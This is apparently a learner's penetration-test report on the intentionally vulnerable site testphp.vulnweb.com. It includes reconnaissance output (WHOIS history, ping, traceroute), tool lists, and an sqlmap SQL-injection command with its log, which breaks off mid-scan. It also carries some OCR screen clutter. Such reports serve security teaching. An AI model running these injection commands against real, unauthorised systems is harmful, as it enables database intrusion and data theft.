Target: [testphp.vulnweb.com]
Date: 26TH OF MARCH,2025.
Tester: ABDULMALIK SALAMAH

1. Introduction

1.1 Purpose

This penetration test assesses the security vulnerabilities of **testphp.vulnweb.com**, an intentionally vulnerable site for learning purposes.

1.2 Scope

- Web application security testing
- Testing allowed within ethical and legal guidelines
- Focus on common vulnerabilities (SQL injection, brute force, misconfigurations, etc.)

2. Methodology

This assessment follows the standard penetration testing methodology:

1. **Reconnaissance & Information Gathering**
2. **Scanning & Enumeration**
3. **Exploitation & Gaining Access**
4. **Post-Exploitation & Maintaining Access**
5. **Reporting & Recommendations**


3. Tools Used

- **Nmap** – Network scanning
- **Nikto** – Web server vulnerability scanning
- **Burp Suite / OWASP ZAP** – Intercepting HTTP traffic
- **SQLmap** – SQL injection testing
- **Hydra** – Brute-force attack testing
- **Metasploit Framework** – Exploitation

4. Findings & Exploits

4.1 Reconnaissance & Scanning


DURING THE RECONNAISSANCE PROCESS : The information of the website in question were gotten passively from a search platform named WHOIS .
The following details were gotten:





Historical Data

Date	Status	Server
2025-03-26 01:26:21	Inactive	Unknown
2025-03-24 13:53:28	Inactive	Unknown
2025-03-22 07:45:28	Inactive	Unknown
2025-03-20 18:21:52	Inactive	Unknown
2025-03-19 13:52:43	Inactive	Unknown
2025-03-18 05:28:05	Inactive	Unknown
2025-03-16 13:11:27	Inactive	Unknown
2025-03-15 05:10:53	Inactive	Unknown
2025-03-14 00:40:03	Inactive	Unknown
2025-03-12 10:27:29	Inactive	Unknown
2025-03-10 07:54:52	Inactive	Unknown


Google Chrome isn't your default browser
Set as default
who.is
2025-02-27 19:42:34 Inactive Unknown
2025-02-26 16:41:06 Inactive Unknown
2025-02-24 23:31:27 Inactive Unknown
2025-02-23 12:56:43 Inactive Unknown
2025-02-22 00:05:52 Inactive Unknown
2025-02-20 19:12:28 Inactive Unknown
2025-02-18 20:14:50 Inactive Unknown
2025-02-17 11:41:52 Inactive Unknown
2025-02-16 09:42:46 Inactive Unknown
2025-02-14 02:58:39 Inactive Unknown
2025-02-12 22:40:05 Inactive Unknown



testphp.vulnweb.com
diagnostic tools
Whois
RDAP
DNS Records
Diagnostics
Ping
PING testphp.vulnweb.com (44.228.249.3) 56(84) bytes of data.
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=1 ttl=57 time=63.8 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=2 ttl=57 time=63.2 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=3 ttl=57 time=63.2 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=4 ttl=57 time=63.2 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=5 ttl=57 time=63.2 ms
--- testphp.vulnweb.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 63.174/63.316/63.821/0.252 ms
Traceroute
traceroute to testphp.vulnweb.com (44.228.249.3), 30 hops max, 60 byte packets
1 ip-10-0-0-119.ec2.internal (10.0.0.119) 0.129 ms 0.229 ms 0.113 ms
2 ec2-3-236-62-21.compute-1.amazonaws.com (3.236.62.21) 7.549 ms 244.5.6.1 (244.5.6.1) 1.424 ms ec2-3-236-62-125.compute-1.amazonaws.com (3.236.62.
3 240.3.12.99 (240.3.12.99) 1.306 ms 0.943 ms 240.0.56.99 (240.0.56.99) 1.072 ms
4 108.166.232.12 (108.166.232.12) 66.459 ms 108.166.232.15 (108.166.232.15) 62.800 ms 108.166.232.76 (108.166.232.76) 62.932 ms
5 242.0.19.25 (242.0.19.25) 60.253 ms 242.0.19.153 (242.0.19.153) 63.104 ms 242.0.18.153 (242.0.18.153) 65.252 ms
6 240.0.120.5 (240.0.120.5) 60.578 ms 240.4.228.4 (240.4.228.4) 64.507 ms 240.4.228.0 (240.4.228.0) 63.230 ms
7 108.166.228.57 (108.166.228.57) 64.392 ms 242.1.34.197 (242.1.34.197) 70.224 ms 242.0.18.153 (242.0.18.153) 63.196 ms
8 * * *
9 242.10.163.1 (242.10.163.1) 116.670 ms * *
10 * * *






Nmap Scan Results:


After carrying out a successful nmap scan results the following lists of ports and services were found:



Nikto Scan Results:

After carrying out the nikto scan results these were the lists of detected vulnerabilities:







4.2 Exploitation


4.2.1 SQL Injection


SQLmap Test:

After successful carrying out of the sql injection exploitation tools,the following databases were retrieved .
Here is a screenshot of evidence of successful exploitation:


Minimize all open windows and show the desktop
sal1034mah@salamah: ~
File Actions Edit View Help
(sal1034mah㉿salamah)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs
{1.8.7#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:09:56 /2025-03-26/
[11:10:05] [INFO] testing connection to the target URL
[11:10:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:10:06] [INFO] testing if the target URL content is stable
[11:10:06] [INFO] target URL content is stable
[11:10:06] [INFO] testing if GET parameter 'cat' is dynamic
[11:10:07] [INFO] GET parameter 'cat' appears to be dynamic
[11:10:07] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[11:10:08] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[11:10:08] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[11:13:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:13:16] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[11:13:20] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:13:21] [INFO] testing 'Generic inline queries'
[11:13:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
